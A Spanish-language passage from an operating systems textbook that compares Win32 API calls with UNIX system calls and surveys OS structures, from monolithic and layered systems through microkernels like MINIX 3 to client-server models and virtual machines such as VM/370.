Hasta ahora nos hemos enfocado principalmente en UNIX. Es tiempo de dar un vistazo breve a Windows. Windows y UNIX difieren de una manera fundamental en sus respectivos modelos de programación. Un programa de UNIX consiste en código que realiza una cosa u otra, haciendo llamadas al sistema para realizar ciertos servicios. En contraste, un programa de Windows es por lo general manejado por eventos. El programa principal espera a que ocurra cierto evento y después llama a un procedimiento para manejarlo. Los eventos comunes son las teclas que se oprimen, el ratón que se desplaza, un botón de ratón que se oprime o un CD-ROM que se inserta. Después, los manejadores se llaman para procesar el evento, actualizar la pantalla y actualizar el estado interno del programa. En todo, esto produce un estilo algo distinto de programación que con UNIX, pero debido a que el enfoque de este libro es acerca de la función y la estructura del sistema operativo, estos distintos modelos de programación no nos preocuparán por mucho.

Desde luego que Windows también tiene llamadas al sistema. Con UNIX, hay casi una relación de uno a uno entre las llamadas al sistema (por ejemplo, `read`) y los procedimientos de biblioteca (por ejemplo, *read*) que se utilizan para invocar las llamadas al sistema. En otras palabras, para cada llamada al sistema, es raro que haya un procedimiento de biblioteca que sea llamado para invocarlo, como se indica en la figura 1-17. Lo que es más, POSIX tiene aproximadamente 100 llamadas a procedimientos.

Con Windows, la situación es bastante distinta. Para empezar, las llamadas a la biblioteca y las llamadas al sistema están muy desacopladas. Microsoft ha definido un conjunto de procedimientos conocidos como **API Win32** (*Application Program Interface*, Interfaz de programación de aplicaciones) que los programadores deben utilizar para obtener los servicios del sistema operativo. Esta interfaz se proporciona (parcialmente) en todas las versiones de Windows, desde Windows 95. Al desacoplar la interfaz de las llamadas actuales al sistema, Microsoft retiene la habilidad de modificar las llamadas al sistema en el tiempo (incluso de versión en versión) sin invalidar los programas existentes. Lo que constituye realmente a Win32 es también ligeramente ambiguo, debido a que Windows 2000, Windows XP y Windows Vista tienen muchas nuevas llamadas que antes no estaban disponibles. En esta sección Win32 significa la interfaz que soportan todas las versiones de Windows.

El número de llamadas a la API Win32 es muy grande, alrededor de los miles. Lo que es más, aunque muchas de ellas invocan llamadas al sistema, un número considerable de las mismas se lleva a cabo completamente en espacio de usuario. Como consecuencia, con Windows es imposible ver lo que es una llamada al sistema (el kernel se encarga de ello) y qué es simplemente una llamada a la biblioteca en espacio de usuario. De hecho, lo que es una llamada al sistema en una versión de Windows se puede realizar en espacio de usuario en una versión diferente y viceversa. Cuando hablemos sobre las llamadas al sistema Windows en este libro, utilizaremos los procedimientos de Win32 (en donde sea apropiado), ya que Microsoft garantiza que éstos serán estables a través del tiempo. Pero vale la pena recordar que no todos ellos son verdaderas llamadas al sistema (es decir, traps al kernel).

La API Win32 tiene un gran número de llamadas para administrar ventanas, figuras geométricas, texto, tipos de letras, barras de desplazamiento, cuadros de diálogo, menús y otras características de la GUI. Hasta el grado de en que el subsistema de gráficos se ejecute en el kernel (lo cual es cierto en algunas versiones de Windows, pero no en todas), éstas son llamadas al sistema; en caso contrario, sólo son llamadas a la biblioteca. ¿Debemos hablar sobre estas llamadas en este libro o no? Como en realidad no se relacionan con la función de un sistema operativo, hemos decidido que no, aun cuando el kernel puede llevarlas a cabo. Los lectores interesados en la API Win32 pueden consultar uno de los muchos libros acerca del tema (por ejemplo, Hart, 1997; Rector y Newcomer, 1997; y Simon, 1997).

Incluso está fuera de cuestión introducir todas las llamadas a la API Win32 aquí, por lo que nos restringiremos a las llamadas que apenas si corresponden a la funcionalidad de las llamadas de Unix que se listan en la figura 1-18. Éstas se listan en la figura 1-23.

Ahora daremos un breve repaso a la lista de la figura 1-23. `CreateProcess` crea un proceso. Realiza el trabajo combinado de `fork` y `execve` en UNIX. Tiene muchos parámetros que especifican las propiedades del proceso recién creado. Windows no tiene una jerarquía de procesos como UNIX, por lo que no hay un concepto de un proceso padre y un proceso hijo. Una vez que se crea un proceso, el creador y el creado son iguales. `WaitForSingleObject` se utiliza para esperar un evento. Se pueden esperar muchos eventos posibles. Si el parámetro especifica un proceso, entonces el proceso llamador espera a que el proceso especificado termine, lo cual se hace mediante `ExitProcess`.

Las siguientes seis llamadas operan con archivo y tienen una funcionalidad similar a sus contrapartes de UNIX, aunque difieren en cuanto a los parámetros y los detalles. Aún así, los archivos

UNIX	Win32	Descripción
fork	CreateProcess	Crea un nuevo proceso
waitpid	WaitForSingleObject	Puede esperar a que un proceso termine
execve	(ninguno)	CreateProces = fork + execve
exit	ExitProcess	Termina la ejecución
open	CreateFile	Crea un archivo o abre uno existente
close	CloseHandle	Cierra un archivo
read	ReadFile	Lee datos de un archivo
write	WriteFile	Escribe datos en un archivo
lseek	SetFilePointer	Desplaza el apuntador del archivo
stat	GetFileAttributesEx	Obtiene varios atributos de un archivo
mkdir	CreateDirectory	Crea un nuevo directorio
rmdir	RemoveDirectory	Elimina un directorio vacío
link	(ninguno)	Win32 no soporta los enlaces
unlink	DeleteFile	Destruye un archivo existente
mount	(ninguno)	Win32 no soporta el montaje
umount	(ninguno)	Win32 no soporta el montaje
chdir	SetCurrentDirectory	Cambia el directorio de trabajo actual
chmod	(ninguno)	Win32 no soporta la seguridad (aunque NT sí)
kill	(ninguno)	Win32 no soporta las señales
time	GetLocalTime	Obtiene la hora actual

Figura 1-23. Las llamadas a la API Win32 que apenas corresponden a las llamadas de UNIX de la figura 1-18.

se pueden abrir, cerrar, leer y escribir en ellos en forma muy parecida a UNIX. Las llamadas `SetFilePointer` y `GetFileAttributesEx` establecen la posición de un archivo y obtienen algunos de sus atributos.

Windows tiene directorios, que se crean y eliminan con las llamadas a la API `CreateDirectory` y `RemoveDirectory`, respectivamente. También hay una noción de un directorio actual, el cual se establece mediante `SetCurrentDirectory`. La hora actual del día se adquiere mediante el uso de `GetLocalTime`.

La interfaz de Win32 no tiene enlaces a archivos, sistemas de archivos montados, seguridad ni señales, por lo que las llamadas correspondientes a las de UNIX no existen. Desde luego que Win32 tiene un gran número de otras llamadas que UNIX no tiene, en especial para administrar la GUI. Y Windows Vista tiene un elaborado sistema de seguridad, además de que también soporta los enlaces de archivos.

Tal vez vale la pena hacer una última observación acerca de Win32: no es una interfaz tan uniforme o consistente. La principal culpabilidad de esto fue la necesidad de tener compatibilidad hacia atrás con la interfaz de 16 bits anterior utilizada en Windows 3.x.

1.7 ESTRUCTURA DE UN SISTEMA OPERATIVO

Ahora que hemos visto la apariencia exterior de los sistemas operativos (es decir, la interfaz del programador), es tiempo de dar un vistazo a su interior. En las siguientes secciones analizaremos seis estructuras distintas que se han probado, para poder darnos una idea del espectro de posibilidades. De ninguna manera quiere esto decir que sean exhaustivas, pero nos dan una idea de algunos diseños que se han probado en la práctica. Los seis diseños son: sistemas monolíticos, sistemas de capas, microkernels, sistemas cliente-servidor, máquinas virtuales y exokernels.

1.7.1 Sistemas monolíticos

En este diseño, que hasta ahora se considera como la organización más común, todo el sistema operativo se ejecuta como un solo programa en modo kernel. El sistema operativo se escribe como una colección de procedimientos, enlazados entre sí en un solo programa binario ejecutable extenso. Cuando se utiliza esta técnica, cada procedimiento en el sistema tiene la libertad de llamar a cualquier otro, si éste proporciona cierto cómputo útil que el primero necesita. Al tener miles de procedimientos que se pueden llamar entre sí sin restricción, con frecuencia se produce un sistema poco manejable y difícil de comprender.

Para construir el programa objeto actual del sistema operativo cuando se utiliza este diseño, primero se compilan todos los procedimientos individuales (o los archivos que contienen los procedimientos) y luego se vinculan en conjunto para formar un solo archivo ejecutable, usando el enlazador del sistema. En términos de ocultamiento de información, en esencia no hay nada: todos los procedimientos son visibles para cualquier otro procedimiento (en contraste a una estructura que contenga módulos o paquetes, en donde la mayor parte de la información se oculta dentro de módulos y sólo los puntos de entrada designados de manera oficial se pueden llamar desde el exterior del módulo).

Sin embargo, hasta en los sistemas monolíticos es posible tener cierta estructura. Para solicitar los servicios (llamadas al sistema) que proporciona el sistema operativo, los parámetros se colocan en un lugar bien definido (por ejemplo, en la pila) y luego se ejecuta una instrucción de trap. Esta instrucción cambia la máquina del modo usuario al modo kernel y transfiere el control al sistema operativo, lo cual se muestra como el paso 6 en la figura 1-17. Después el sistema operativo obtiene los parámetros y determina cuál es la llamada al sistema que se va a llevar a cabo. Después la indiza en una tabla que contiene en la ranura *k* un apuntador al procedimiento que lleva a cabo la llamada al sistema *k* (paso 7 en la figura 1-17).

Esta organización sugiere una estructura básica para el sistema operativo:

1. Un programa principal que invoca el procedimiento de servicio solicitado.
2. Un conjunto de procedimientos de servicio que llevan a cabo las llamadas al sistema.
3. Un conjunto de procedimientos utilitarios que ayudan a los procedimientos de servicio.

En este modelo, para cada llamada al sistema hay un procedimiento de servicio que se encarga de la llamada y la ejecuta. Los procedimientos utilitarios hacen cosas que necesitan varios procedi-

mientos de servicio, como obtener datos de los programas de usuario. Esta división de los procedimientos en tres niveles se muestra en la figura 1-24.




Figura 1-24. Un modelo de estructuración simple para un sistema monolítico.

Además del núcleo del sistema operativo que se carga al arrancar la computadora, muchos sistemas operativos soportan extensiones que se pueden cargar, como los drivers de dispositivos de E/S y sistemas de archivos. Estos componentes se cargan por demanda.

1.7.2 Sistemas de capas

Una generalización del diseño de la figura 1-24 es organizar el sistema operativo como una jerarquía de capas, cada una construida encima de la que tiene abajo. El primer sistema construido de esta forma fue el sistema THE, construido en Technische Hogeschool Eindhoven en Holanda por E. W. Dijkstra (1968) y sus estudiantes. El sistema THE era un sistema simple de procesamiento por lotes para una computadora holandesa, la Electrologica X8, que tenía 32K de palabras de 27 bits (los bits eran costosos en aquel entonces).

El sistema tenía seis capas, como se muestra en la figura 1-25. El nivel 0 se encargaba de la asignación del procesador, de cambiar entre un proceso y otro cuando ocurrían interrupciones o expiraban los temporizadores. Por encima del nivel 0, el sistema consistía en procesos secuenciales, cada uno de los cuales e podía programar sin necesidad de preocuparse por el hecho de que había varios procesos en ejecución en un solo procesador. En otras palabras, el nivel 0 proporcionaba la multiprogramación básica de la CPU.

La capa 1 se encargaba de la administración de la memoria. Asignaba espacio para los procesos en la memoria principal y en un tambor de palabras de 512 K que se utilizaba para contener partes de procesos (páginas), para los que no había espacio en la memoria principal. Por encima de la capa 1, los procesos no tenían que preocuparse acerca de si estaban en memoria o en el tambor; el software de la capa 1 se encargaba de asegurar que las páginas se llevaran a memoria cuando se requerían.

Capa	Función
5	El operador
4	Programas de usuario
3	Administración de la entrada/salida
2	Comunicación operador-proceso
1	Administración de memoria y tambor
0	Asignación del procesador y multiprogramación

Figura 1-25. Estructura del sistema operativo THE.

La capa 2 se encargaba de la comunicación entre cada proceso y la consola del operador (es decir, el usuario). Encima de esta capa, cada proceso tenía en efecto su propia consola de operador. La capa 3 se encargaba de administrar los dispositivos de E/S y de guardar en búferes los flujos de información dirigidos para y desde ellos. Encima de la capa 3, cada proceso podía trabajar con los dispositivos abstractos de E/S con excelentes propiedades, en vez de los dispositivos reales con muchas peculiaridades. La capa 4 era en donde se encontraban los programas de usuario. No tenían que preocuparse por la administración de los procesos, la memoria, la consola o la E/S. El proceso operador del sistema se encontraba en el nivel 5.

Una mayor generalización del concepto de capas estaba presente en el sistema MULTICS. En vez de capa, MULTICS se describió como una serie de anillos concéntricos, en donde los interiores tenían más privilegios que los exteriores (que en efecto viene siendo lo mismo). Cuando un procedimiento en un anillo exterior quería llamar a un procedimiento en un anillo interior, tenía que hacer el equivalente de una llamada al sistema; es decir, una instrucción TRAP cuyos parámetros se comprobara cuidadosamente que fueran válidos antes de permitir que continuara la llamada. Aunque todo el sistema operativo era parte del espacio de direcciones de cada proceso de usuario en MULTICS, el hardware hizo posible que se designaran procedimientos individuales (en realidad, segmentos de memoria) como protegidos contra lectura, escritura o ejecución.

Mientras que en realidad el esquema de capas de THE era sólo una ayuda de diseño, debido a que todas las partes del sistema estaban enlazadas entre sí en un solo programa ejecutable, en MULTICS el mecanismo de los anillos estaba muy presente en tiempo de ejecución y el hardware se encargaba de implementarlo. La ventaja del mecanismo de los anillos es que se puede extender fácilmente para estructurar los subsistemas de usuario. Por ejemplo, un profesor podría escribir un programa para evaluar y calificar los programas de los estudiantes, ejecutando este programa en el anillo n, mientras que los programas de los estudiantes se ejecutaban en el anillo $n + 1$ y por ende no podían cambiar sus calificaciones.

1.7.3 Microkernels

Con el diseño de capas, los diseñadores podían elegir en dónde dibujar el límite entre kernel y usuario. Tradicionalmente todos las capas iban al kernel, pero eso no es necesario. De hecho, puede tener mucho sentido poner lo menos que sea posible en modo kernel, debido a que los errores en el

kernel pueden paralizar el sistema de inmediato. En contraste, los procesos de usuario se pueden configurar para que tengan menos poder, por lo que un error en ellos tal vez no sería fatal.

Varios investigadores han estudiado el número de errores por cada 1000 líneas de código (por ejemplo, Basilli y Perricone, 1984; y Ostrand y Weyuker, 2002). La densidad de los errores depende del tamaño del módulo, su tiempo de vida y más, pero una cifra aproximada para los sistemas industriales formales es de diez errores por cada mil líneas de código. Esto significa que es probable que un sistema operativo monolítico de cinco millones de líneas de código contenga cerca de 50,000 errores en el kernel. Desde luego que no todos estos son fatales, ya que algunos errores pueden ser cosas tales como emitir un mensaje de error incorrecto en una situación que ocurre raras veces. Sin embargo, los sistemas operativos tienen tantos errores que los fabricantes de computadoras colocan botones de reinicio en ellas (a menudo en el panel frontal), algo que los fabricantes de televisiones, estéreos y autos no hacen, a pesar de la gran cantidad de software en estos dispositivos.

La idea básica detrás del diseño de microkernel es lograr una alta confiabilidad al dividir el sistema operativo en módulos pequeños y bien definidos, sólo uno de los cuales (el microkernel) se ejecuta en modo kernel y el resto se ejecuta como procesos de usuario ordinarios, sin poder relativamente. En especial, al ejecutar cada driver de dispositivo y sistema de archivos como un proceso de usuario separado, un error en alguno de estos procesos puede hacer que falle ese componente, pero no puede hacer que falle todo el sistema. Así, un error en el driver del dispositivo de audio hará que el sonido sea confuso o se detenga, pero la computadora no fallará. En contraste, en un sistema monolítico con todos los drivers en el kernel, un driver de audio con errores puede hacer fácilmente referencia a una dirección de memoria inválida y llevar a todo el sistema a un alto rotundo en un instante.

Se han implementado y desplegado muchos microkernels (Accetta y colaboradores, 1986; Haertig y colaboradores, 1997; Heiser y colaboradores, 2006; Herder y colaboradores, 2006; Hildebrand, 1992; Kirsch y colaboradores, 2005; Liedtke, 1993, 1995, 1996; Pike y colaboradores, 1992; y Zuberi y colaboradores, 1999). Son en especial comunes en las aplicaciones en tiempo real, industriales, aeronáuticas y militares que son de misión crítica y tienen requerimientos de confiabilidad muy altos. Algunos de los microkernels mejor conocidos son Integrity, K42, L4, PikeOS, QNX, Symbian y MINIX 3. Ahora veremos en forma breve las generalidades acerca de MINIX 3, que ha llevado la idea de la modularidad hasta el límite, dividiendo la mayor parte del sistema operativo en varios procesos independientes en modo usuario. MINIX 3 es un sistema de código fuente abierto en conformidad con POSIX, disponible sin costo en *www.minix3.org* (Herder y colaboradores, 2006a; Herder y colaboradores, 2006b).

El microkernel MINIX 3 sólo tiene cerca de 3200 líneas de C y 800 líneas de ensamblador para las funciones de muy bajo nivel, como las que se usan para atrapar interrupciones y conmutar proceso. El código de C administra y planifica los procesos, se encarga de la comunicación entre procesos (al pasar mensajes entre procesos) y ofrece un conjunto de aproximadamente 35 llamadas al kernel para permitir que el resto del sistema operativo realice su trabajo. Estas llamadas realizan funciones tales como asociar los drivers a las interrupciones, desplazar datos entre espacios de direcciones e instalar nuevos mapas de memoria para los procesos recién creados. La estructura de procesos de MINIX 3 se muestra en la figura 1-26, en donde los manejadores de las llamadas al kernel se etiquetan como *Sys*. El manejador de dispositivo para el reloj también está

en el kernel, debido a que el planificador interactúa de cerca con él. Todos los demás dispositivos controladores se ejecutan como procesos de usuario separados.




Figura 1-26. Estructura del sistema MINIX 3.

Fuera del kernel, el sistema se estructura como tres capas de procesos, todos se ejecutan en modo usuario. La capa más inferior contiene los drivers de dispositivos. Como todos se ejecutan en modo usuario, no tienen acceso físico al espacio de puertos de E/S y no pueden emitir comandos de E/S directamente. En vez de ello, para programar un dispositivo de E/S el driver crea una estructura para indicarle qué valores debe escribir en cuáles puertos de E/S y realiza una llamada al kernel para indicarle que realice la escritura. Esta metodología permite que el kernel compruebe que el driver esté escribiendo (o leyendo) de la E/S que está autorizado a utilizar. En consecuencia (y a diferencia de un diseño monolítico), un driver de audio defectuoso no puede escribir accidentalmente en el disco.

Encima de los drivers hay otra capa en modo usuario que contiene los servidores, que realizan la mayor parte del trabajo del sistema operativo. Uno o más servidores de archivos administran el (los) sistema(s) de archivos, el administrador de procesos crea, destruye y administra los procesos y así sucesivamente. Los programas de usuario obtienen servicios del sistema operativo mediante el envío de mensajes cortos a los servidores, pidiéndoles las llamadas al sistema POSIX. Por ejemplo, un proceso que necesite realizar una llamada `read` envía un mensaje a uno de los servidores de archivos para indicarle qué debe leer.

Un servidor interesante es el **servidor de reencarnación**, cuyo trabajo es comprobar si otros servidores y drivers están funcionando en forma correcta. En caso de que se detecte uno defectuoso, se reemplaza automáticamente sin intervención del usuario. De esta forma, el sistema es autocorregible y puede lograr una alta confiabilidad.

El sistema tiene muchas restricciones que limitan el poder de cada proceso. Como dijimos antes, los drivers sólo pueden utilizar los puertos de E/S autorizados, pero el acceso a las llamadas al kernel también está controlado dependiendo del proceso, al igual que la habilidad de enviar mensajes a otros procesos. Además, los procesos pueden otorgar un permiso limitado a otros procesos para hacer que el kernel acceda a sus espacios de direcciones. Como ejemplo, un sistema de archivos

puede otorgar permiso al dispositivo controlador de disco para dejar que el kernel coloque un bloque de disco recién leído en una dirección específica dentro del espacio de direcciones del sistema de archivos. El resultado de todas estas restricciones es que cada driver y servidor tiene el poder exacto para realizar su trabajo y no más, con lo cual se limita en forma considerable el daño que puede ocasionar un componente defectuoso.

Una idea que está en parte relacionada con tener un kernel mínimo es colocar el **mecanismo** para hacer algo en el kernel, pero no la **directiva**. Para aclarar mejor este punto, considere la planificación de los proceso. Un algoritmo de planificación relativamente simple sería asignar una prioridad a cada proceso y después hacer que el kernel ejecute el proceso de mayor prioridad que sea ejecutable. El mecanismo, en el kernel, es buscar el proceso de mayor prioridad y ejecutarlo. La directiva, asignar prioridades a los procesos, puede realizarse mediante los procesos en modo usuario. De esta forma, la directiva y el mecanismo se pueden desacoplar y el kernel puede reducir su tamaño.

1.7.4 Modelo cliente-servidor

Una ligera variación de la idea del microkernel es diferenciar dos clases de procesos: los **servidores**, cada uno de los cuales proporciona cierto servicio, y los **clientes**, que utilizan estos servicios. Este modelo se conoce como **cliente-servidor**. A menudo la capa inferior es un microkernel, pero eso no es requerido. La esencia es la presencia de procesos cliente y procesos servidor.

La comunicación entre clientes y servidores se lleva a cabo comúnmente mediante el paso de mensajes. Para obtener un servicio, un proceso cliente construye un mensaje indicando lo que desea y lo envía al servicio apropiado. Después el servicio hace el trabajo y envía de vuelta la respuesta. Si el cliente y el servidor se ejecutan en el mismo equipo se pueden hacer ciertas optimizaciones, pero en concepto estamos hablando sobre el paso de mensajes.

Una generalización obvia de esta idea es hacer que los clientes y los servidores se ejecuten en distintas computadoras, conectadas mediante una red de área local o amplia, como se describe en la figura 1-27. Como los clientes se comunican con los servidores mediante el envío de mensajes, no necesitan saber si los mensajes se manejan en forma local en sus propios equipos o si se envían a través de una red a servidores en un equipo remoto. En cuanto a lo que al cliente concierne, lo mismo ocurre en ambos casos: se envían las peticiones y se regresan las respuestas. Por ende, el modelo cliente-servidor es una abstracción que se puede utilizar para un solo equipo o para una red de equipos.

Cada vez hay más sistemas que involucran a los usuarios en sus PCs domésticas como clientes y equipos más grandes que operan en algún otro lado como servidores. De hecho, la mayor parte de la Web opera de esta forma. Una PC envía una petición de una página Web al servidor y la página Web se envía de vuelta. Éste es un uso común del modelo cliente-servidor en una red.

1.7.5 Máquinas virtuales

Las versiones iniciales del OS/360 eran, en sentido estricto, sistemas de procesamiento por lotes. Sin embargo, muchos usuarios del 360 querían la capacidad de trabajar de manera interactiva en una terminal, por lo que varios grupos, tanto dentro como fuera de IBM, decidieron escribir siste-




Figura 1-27. El modelo cliente-servidor sobre una red.

mas de tiempo compartido para este sistema. El sistema de tiempo compartido oficial de IBM, conocido como TSS/360, se liberó después de tiempo y cuando por fin llegó era tan grande y lento que pocos sitios cambiaron a este sistema. En cierto momento fue abandonado, una vez que su desarrollo había consumido cerca de 50 millones de dólares (Graham, 1970). Pero un grupo en el Scientific Center de IBM en Cambridge, Massachusetts, produjo un sistema radicalmente distinto que IBM aceptó eventualmente como producto. Un descendiente lineal de este sistema, conocido como **z/VM**, se utiliza ampliamente en la actualidad, en las mainframes de IBM (zSeries) que se utilizan mucho en centros de datos corporativos extensos, por ejemplo, como servidores de comercio electrónico que manejan cientos o miles de transacciones por segundo y utilizan bases de datos cuyos tamaños llegan a ser hasta de varios millones de gigabytes.

VM/370

Este sistema, que en un principio se llamó CP/CMS y posteriormente cambió su nombre a VM/370 (Seawright y MacKinnon, 1979), estaba basado en una astuta observación: un sistema de tiempo compartido proporciona (1) multiprogramación y (2) una máquina extendida con una interfaz más conveniente que el hardware por sí solo. La esencia de VM/370 es separar por completo estas dos funciones.

El corazón del sistema, que se conoce como **monitor de máquina virtual**, se ejecuta en el hardware solamente y realiza la multiprogramación, proporcionando no una, sino varias máquinas virtuales a la siguiente capa hacia arriba, como se muestra en la figura 1-28. Sin embargo, a diferencia de otros sistemas operativos, estas máquinas virtuales no son máquinas extendidas, con archivos y otras características adecuadas. En vez de ello, son copias *exactas* del hardware, incluyendo el modo kernel/ usuario, la E/S, las interrupciones y todo lo demás que tiene la máquina real.

Como cada máquina virtual es idéntica al verdadero hardware, cada una puede ejecutar cualquier sistema operativo que se ejecute directamente sólo en el hardware. Distintas máquinas virtuales pueden (y con frecuencia lo hacen) ejecutar distintos sistemas operativos. En el sistema VM/370 original, algunas ejecutaban OS/360 o uno de los otros sistemas operativos extensos de procesamiento por lotes o de procesamiento de transacciones, mientras que otros ejecutaban un sistema interactivo de un solo usuario llamado **CMS** (Conversational Monitor System; **Sistema monitor conversacional**) para los usuarios interactivos de tiempo compartido. Este último fue popular entre los programadores.




Figura 1-28. La estructura de VM/370 con CMS.

Cuando un programa de CMS ejecutaba una llamada al sistema, ésta quedaba atrapada para el sistema operativo en su propia máquina virtual, no para VM/370, de igual forma que si se ejecutara en una máquina real, en vez de una virtual. Después, CMS emitía las instrucciones normales de E/S de hardware para leer su disco virtual o lo que fuera necesario para llevar a cabo la llamada. Estas instrucciones de E/S eran atrapadas por la VM/370, que a su vez las ejecutaba como parte de su simulación del hardware real. Al separar por completo las funciones de multiprogramación y proporcionar una máquina extendida, cada una de las piezas podían ser más simples, más flexibles y mucho más fáciles de mantener.

En su encarnación moderna, z/VM se utiliza por lo general para ejecutar varios sistemas operativos completos, en vez de sistemas simplificados de un solo usuario como CMS. Por ejemplo, la serie zSeries es capaz de ejecutar una o más máquinas virtuales de Linux junto con los sistemas operativos tradicionales de IBM.

Redescubrimiento de las máquinas virtuales

Mientras que IBM ha tenido un producto de máquina virtual disponible durante cuatro décadas, y unas cuantas compañías más como Sun Microsystems y Hewlett-Packard han agregado recientemente el soporte de máquinas virtuales a sus servidores empresariales de alto rendimiento, la idea de la virtualización se había ignorado por mucho tiempo en el mundo de la PC, hasta hace poco. Pero en los últimos años, se han combinado nuevas necesidades, nuevo software y nuevas tecnologías para convertirla en un tema de moda.

Primero hablaremos sobre las necesidades. Muchas compañías han ejecutado tradicionalmente sus servidores de correo, servidores Web, servidores FTP y otros servidores en computadoras separadas, algunas veces con distintos sistemas operativos. Consideran la virtualización como una forma de ejecutarlos todos en la misma máquina, sin que una falla de un servidor haga que falle el resto.

La virtualización también es popular en el mundo del hospedaje Web. Sin ella, los clientes de hospedaje Web se ven obligados a elegir entre el **hospedaje compartido** (que les ofrece sólo una cuenta de inicio de sesión en un servidor Web, pero ningún control sobre el software de servidor) y hospedaje dedicado (que les ofrece su propia máquina, lo cual es muy flexible pero no es costeable para los sitios Web de pequeños a medianos). Cuando una compañía de hospedaje Web ofrece la renta de máquinas virtuales, una sola máquina física puede ejecutar muchas máquinas virtuales,

cada una de las cuales parece ser una máquina completa. Los clientes que rentan una máquina virtual pueden ejecutar cualesquier sistema operativo y software que deseen, pero a una fracción del costo de un servidor dedicado (debido a que la misma máquina física soporta muchas máquinas virtuales al mismo tiempo).

Otro uso de la virtualización es para los usuarios finales que desean poder ejecutar dos o más sistemas operativos al mismo tiempo, por decir Windows y Linux, debido a que algunos de sus paquetes de aplicaciones favoritos se ejecutan en el primero y algunos otros en el segundo. Esta situación se ilustra en la figura 1-29(a), en donde el término “monitor de máquinas virtuales” ha cambiado su nombre por el de **hipervisor** de tipo 1 en años recientes.




Figura 1-29. **(**a) Un hipervisor de tipo 1. (b) Un hipervisor de tipo 2.

Ahora pasemos al software. Aunque nadie disputa lo atractivo de las máquinas virtuales, el problema está en su implementación. Para poder ejecutar software de máquina virtual en una computadora, su CPU debe ser virtualizable (Popek y Goldberg, 1974). En síntesis, he aquí el problema. Cuando un sistema operativo que opera en una máquina virtual (en modo usuario) ejecuta una instrucción privilegiada, tal como para modificar el PSW o realizar una operación de E/S, es esencial que el hardware la atrape para el monitor de la máquina virtual, de manera que la instrucción se pueda emular en el software. En algunas CPUs (como el Pentium, sus predecesores y sus clones) los intentos de ejecutar instrucciones privilegiadas en modo de usuario simplemente se ignoran. Esta propiedad hacía que fuera imposible tener máquinas virtuales en este hardware, lo cual explica la falta de interés en el mundo de la PC. Desde luego que había intérpretes para el Pentium que se ejecutaban en el Pentium, pero con una pérdida de rendimiento de por lo general 5x a 10x, no eran útiles para un trabajo serio.

